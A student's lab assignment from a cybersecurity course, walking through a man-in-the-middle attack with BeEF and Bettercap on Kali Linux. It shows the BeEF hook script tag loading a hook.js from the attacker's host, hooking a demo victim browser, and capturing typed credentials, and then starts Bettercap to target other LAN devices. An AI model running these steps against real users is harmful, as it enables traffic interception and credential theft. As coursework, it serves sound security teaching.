MISSION HACKERS

BANGLADESH

Assignment No-04

Assignment Title: Man In The Middle Attack

Course Title: Cybersecurity & Ethical Hacking

Submitted by:

Name: Istiak Alam

Phone: 01765376101

Submission Date: 18-07-25

Lab Task Topic: Attacking using MITM tools

Submitted to:

MD Sha Jalal

Founder of Mission Hackers Bangladesh

☐ What is Man in The Middle Attack..?

A **Man-in-the-Middle (MITM) Attack** is a type of cyberattack where the attacker **secretly intercepts, alters, or relays communication between two parties** who believe they are communicating directly with each other.

Common MITM Techniques

Technique	Description
ARP Spoofing	Attacker tricks local network into sending packets to their device instead of the real gateway.
DNS Spoofing	Redirects victim to a fake website by giving wrong IP address for a domain.
HTTPS Downgrade	Forces victim to use unencrypted HTTP instead of HTTPS.
Wi-Fi Eavesdropping	Attacker sets up a rogue Wi-Fi hotspot to intercept traffic.


Tools we use :

1. **Beef-xss**
2. **Bettercap**

Installing Required Tools :

Beef-xss : sudo apt install beef-xss


Bettercap : sudo apt install bettercap




Runing Beef-xss :

```
┌──(spyder㉿kali)-[~]
└─$ sudo beef-xss
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
     Active: active (running) since Thu 2025-07-17 21:56:26 +06; 5s ago
 Invocation: bfd86e8d7ab1493f8fd5de2b4e0daf8c
   Main PID: 370790 (ruby)
      Tasks: 4 (limit: 18576)
     Memory: 130.4M (peak: 253.8M)
        CPU: 6.183s
     CGroup: /system.slice/beef-xss.service
             └─370790 ruby ./beef

Jul 17 21:56:26 kali systemd[1]: Started beef-xss.service - beef-xss.
Jul 17 21:56:28 kali beef-include-vendor[370790]: [21:56:27][*] Browser Exploi…4.0
Jul 17 21:56:28 kali beef-include-vendor[370790]: [21:56:27]    |   Twit: @bee…ect
Jul 17 21:56:28 kali beef-include-vendor[370790]: [21:56:27]    |   Site: http…com
Jul 17 21:56:28 kali beef-include-vendor[370790]: [21:56:27]    |_  Wiki: http…iki
Jul 17 21:56:28 kali beef-include-vendor[370790]: [21:56:27][*] Project Creato…rn)
Jul 17 21:56:28 kali beef-include-vendor[370790]: [21:56:28][*] BeEF is loadin…...
Hint: Some lines were ellipsized, use -l to show in full.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...

┌──(spyder㉿kali)-[~]
└─$ ifconfig
```


It will redirect to browser -




After login successfully It will show the UI Panel




From target system, lets open a http page, and hook with the system. Lets run the demo page :




Then we can Find the IP in online Browser Tab :




In the ip we will find browser tab and commands :




Lets Execute an Alert in the Browser…




Then It will show into the victim browser :-



Now If we want to use it in different way, we can use the advance version page.




Lets Enter any credential for testing purpose:



And Press **Buy buy!**

From the log Under the Current Browser we will can see the entered credential here :




This is how we can Steal credential from a local user using man in the middle method..

But If we want to execute it in different device in the same Local Network, we can use Bettercap Tool…

Open terminal and Run : `sudo bettercap -iface wlan0`

Here we have to check the ipconfig of our system. So run ipconfig in terminal first…

